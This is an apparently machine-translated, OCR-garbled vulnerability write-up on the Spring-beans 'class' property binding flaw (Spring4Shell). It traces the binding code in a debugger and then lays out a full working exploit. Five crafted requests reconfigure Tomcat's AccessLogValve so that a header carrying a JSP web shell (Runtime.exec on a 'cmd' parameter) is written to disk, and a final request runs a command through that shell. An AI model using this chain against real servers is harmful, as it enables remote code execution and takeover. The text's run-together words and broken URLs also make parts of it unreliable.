Spring-beans RCEVulnerability Analysis

illustrate

Requirements:

- JDK9and above;
- usedSpring-beansBag;
- usedSpringparameter binding;
- SpringParameter bindings use non-primitive parameter types, such as normalPOJOYou can;

test environment

```
https://github.com/p1n93r/spring-rce-war
```

Vulnerability Analysis

SpringThe parameter binding is not introduced too much, you can use Baidu yourself; its basic use method is to use the data `.` In the form of assigning values to parameters, the actual assignment process will use reflection to call the parameters. `getter` or `setter` ;

When this vulnerability first came out, I thought it was a garbage hole, because I thought there was a parameter in the parameters that I needed to use.ClassAttributes of types, no idiot will develop inPOJOuse this property in ; but when I followed closely, I found that things were not so simple;


For example, the data structure of the parameters I need to bind is as follows, which is a very simplePOJO:

```
/**
  * @author : p1n93r
  * @date : 2022/3/29 17:34
  */
@Setter
@Getter
public class EvalBean {

        public EvalBean() throws ClassNotFoundException {
                System.out.println("[+]calledEvalBean.EvalBean");
        }

        public String name;

        public CommonBean commonBean;


        public String getName() {
                System.out.println("[+]calledEvalBean.getName");
        return name;
    }

    public void setName(String name) {
        System.out.println("[+]calledEvalBean.setName"); this.name = name;

    }

    public CommonBean getCommonBean() {
        System.out.println("[+]calledEvalBean.getCommonBean"); return
        commonBean;
    }

    public void setCommonBean(CommonBean commonBean) {
        System.out.println("[+]calledEvalBean.setCommonBean"); this.commonBean
        = commonBean;
    }
}
```

mineControllerIt is also normal to write as follows:

```
@RequestMapping("/index")
public void index(EvalBean evalBean, Model model){
    System.out.println("=================");
    System.out.println(evalBean);
    System.out.println("=================");
}
```

So I started the whole process of parameter binding. When I followed the call position as follows, I was stunned:




```
AbstractNestablePropertyAccessor.class ×   BeanWrapperImpl.class ×
Decompiled .class file, bytecode version: 52.0 (Java 8)          Download...   Choose Sources...
            return new Property(gpd.getBeanClass(), gpd.getReadMethod(), gpd.getWriteMethod(), gpd.getName());
        }

        @Nullable
        protected BeanWrapperImpl.BeanPropertyHandler getLocalPropertyHandler(String propertyName) {  propertyName: "class"
            PropertyDescriptor pd = this.getCachedIntrospectionResults().getPropertyDescriptor(propertyName);  propertyName: "class"
            return pd != null ? new BeanWrapperImpl.BeanPropertyHandler(pd) : null;
        }

BeanWrapperImpl › getLocalPropertyHandler()
```

```
"http-apr-8080-exec-9"@3,016 in group "main": RUNNING
getLocalPropertyHandler:230, BeanWrapperImpl (org.springframework.beans)
getLocalPropertyHandler:63, BeanWrapperImpl (org.springframework.beans)
getPropertyValue:620, AbstractNestablePropertyAccessor (org.springframework.beans)
getNestedPropertyAccessor:839, AbstractNestablePropertyAccessor (org.springframework.beans)
getPropertyAccessorForPropertyPath:816, AbstractNestablePropertyAccessor (org.springframework.beans)
setPropertyValue:256, AbstractNestablePropertyAccessor (org.springframework.beans)
setPropertyValues:97, AbstractPropertyAccessor (org.springframework.beans)
applyPropertyValues:848, DataBinder (org.springframework.validation)
doBind:744, DataBinder (org.springframework.validation)
doBind:197, WebDataBinder (org.springframework.web.bind)
bind:107, ServletRequestDataBinder (org.springframework.web.bind)
bindRequestParameters:158, ServletModelAttributeMethodProcessor (org.springframework.web.servlet.mvc.me
resolveArgument:160, ModelAttributeMethodProcessor (org.springframework.web.method.annotation)
resolveArgument:121, HandlerMethodArgumentResolverComposite (org.springframework.web.method.support)
getMethodArgumentValues:167, InvocableHandlerMethod (org.springframework.web.method.support)
invokeForRequest:134, InvocableHandlerMethod (org.springframework.web.method.support)
```

```
Variables
propertyName = "class"
this = {BeanWrapperImpl@5889} "org.springframework.beans.BeanWrapperIm|... View
```

when i check this `cache` When I was stunned, why would there be a `class` property cache? ? ? ! ! ! ! !



```
    return new Property(gpd.getBeanClass(), gpd.getReadMethod(), gpd.getWriteMethod(), gpd.getName());
}

@Nullable
protected BeanWrapperImpl.BeanPropertyHandler getLocalPropertyHandler(String propertyName) {  propertyName: "class"
    PropertyDescriptor pd = this.getCachedIntrospectionResults().getPropertyDescriptor(propertyName);  propertyName: "class"
    return pd != null
}
```

Evaluate

Code fragment:

```
this.getCachedIntrospectionResults()
```

这里居然有一个class属性
根本不需要我们使用的POJO中存在class属性
spring进行参数绑定的时候，会自带一个class
属性，用于引用待绑定的POJO类

Result:

```
result = {CachedIntrospectionResults@5837}
  beanInfo = {GenericBeanInfo@5839}
  propertyDescriptorCache = {LinkedHashMap@5840}  size = 3
    "class" -> {GenericTypeAwarePropertyDescriptor@5848} "org.springframework.beans.GenericTypeAwarePropertyDescriptor[na
    "commonBean" -> {GenericTypeAwarePropertyDescriptor@5850} "org.springframework.beans.GenericTypeAwarePrope... View
    "name" -> {GenericTypeAwarePropertyDescriptor@5852} "org.springframework.beans.GenericTypeAwarePropertyDescriptor[na
  typeDescriptorCache = {ConcurrentReferenceHashMap@5841}  size = 0
```

When I saw this, I knew I was wrong, this is not a garbage hole, it is really a nuclear bomb-level loophole! Now it is clear that we can get the elephant very `class` right easily, and the rest is to use this `class` The object construction uses the chain, and the simpler way at present is to modifyTomcatlog configuration, write to the logshell. one


The complete utilization chain is as follows:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%63%6b%7d%69
class.module.classLoader.resources.context.parent.pipeline.first. suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74 %75%70%69%64%52%   7
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

Looking at the utilization chain, you can see that it is a very simple modificationTomcatLog configuration, use log to writeshellThe specific attack steps are as follows, which are sent as follows5requests:

```
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75% http://127.0.0.1:8080 /   6
stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent .pipeline.first.directory=%48%3a%5c%6 http://127.0.0.1:8080/stupidRumor_war_exploded/index?   d
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckJsp http: //127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```


send this5After a request,TomcatThe log configuration is modified as follows:



```
Code fragment:
((WebappClassLoaderBase)evalBean.getClass().getClassLoader()).getResources().getContext()
.getParent().getPipeline().getFirst();

Press Alt+向下箭头, Alt+向上箭头 to navigate through the history

Result:
▼ result = {AccessLogValve@5811} "org.apache.catalina.valves.AccessLogValve[localhost]"
      asyncSupported = true
      buffered = true
  ▶   charArrayWriters = {SynchronizedStack@5813}
      checkExists = false
      condition = null
      conditionIf = null
  ▶   container = {StandardHost@5809} "StandardEngine[Catalina].StandardHost[localhost]"
  ▶   containerLog = {DirectJDKLog@5814}
      currentLogFile = {File@5815} "H:\myJavaCode\stupidRumor\out\artifacts\stupidRumor_war_exploded\fuckJsp.jsp"
  ▶   dateStamp = ""
  ▶   directory = "H:\myJavaCode\stupidRumor\out\artifacts\stupidRumor_war_exploded"
  ▶   domain = "Catalina"
      enabled = true
      encoding = null
  ▶   fileDateFormat = ""
  ▶   fileDateFormatter = {SimpleDateFormat@5820}
  ▶   lifecycle = {LifecycleSupport@5821}
  ▶   locale = {Locale@5822} "zh_CN"
  ▶   localeName = "zh_CN"
  ▶   logElements = {AbstractAccessLogValve$AccessLogElement[2]@5824}
      maxLogMessageBufferSize = 256
  ▶   mserver = {JmxMBeanServer@5826}
  ▶   next = {ErrorReportValve@5827} "org.apache.catalina.valves.ErrorReportValve[localhost]"
  ▶   oname = {ObjectName@5828} "Catalina:type=Valve,host=localhost,name=AccessLogValve"
  ▶   pattern = "%{fuck}i"
  ▶   prefix = "fuckJsp"
      renameOnRotate = false
      requestAttributesEnabled = false
      rotatable = true
      rotationLastChecked = 1648628595835
  ▶   state = {LifecycleState@5831} "STARTED"
  ▶   suffix = ".jsp"
  ▶   writer = {PrintWriter@5833}
```

Then we just need to send a random request, plus a callfuckofheader, you can writeshell:


```
GET /stupidRumor_war_exploded/fuckUUUU HTTP/1.1 Host:
127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36 Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,image /avif,image/webp,*/*;q=0.8
fuck: <%Runtime.getRuntime().exec(request.getParameter("cmd"))%> Accept-Language: zh-CN,zh;q=0.8,zh-
TW;q=0.7,zh-HK;q =0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate

Connection: close
Upgrade-Insecure-Requests: 1 Sec-
Fetch-Dest: document Sec-Fetch-Mode:
navigate Sec-Fetch-Site: none

Sec-Fetch-User: ?1
```



```
-
<%Runtime.getRuntime().exec(request.getParameter("cmd"));%>
-
```

```
=================
com.pinger.fun.model.EvalBean@5da8d536
=================
[+] 调用了EvalBean.EvalBean
=================
com.pinger.fun.model.EvalBean@744d4523
=================
[+] 调用了EvalBean.EvalBean
=================
com.pinger.fun.model.EvalBean@2f1bc1ae
=================
30-Mar-2022 16:23:08.665 警告 [http-apr-8080-exec-8] org.springframework.web.servlet.PageNotFound.noHandlerFound No mapping for GET
 /stupidRumor_war_exploded/fuckUUUU
```

normal accessshell:



Target: http://127.0.0.1:8080

```
GET /stupidRumor_war_exploded/fuckJsp.jsp?cmd=calc
HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.7113.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
,image/avif,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Summarize

- Since it can be called toclassobject, then the use method must not write the log;
- You can follow it later, why a parameter is reserved during the binding processPOJOofclassQuote?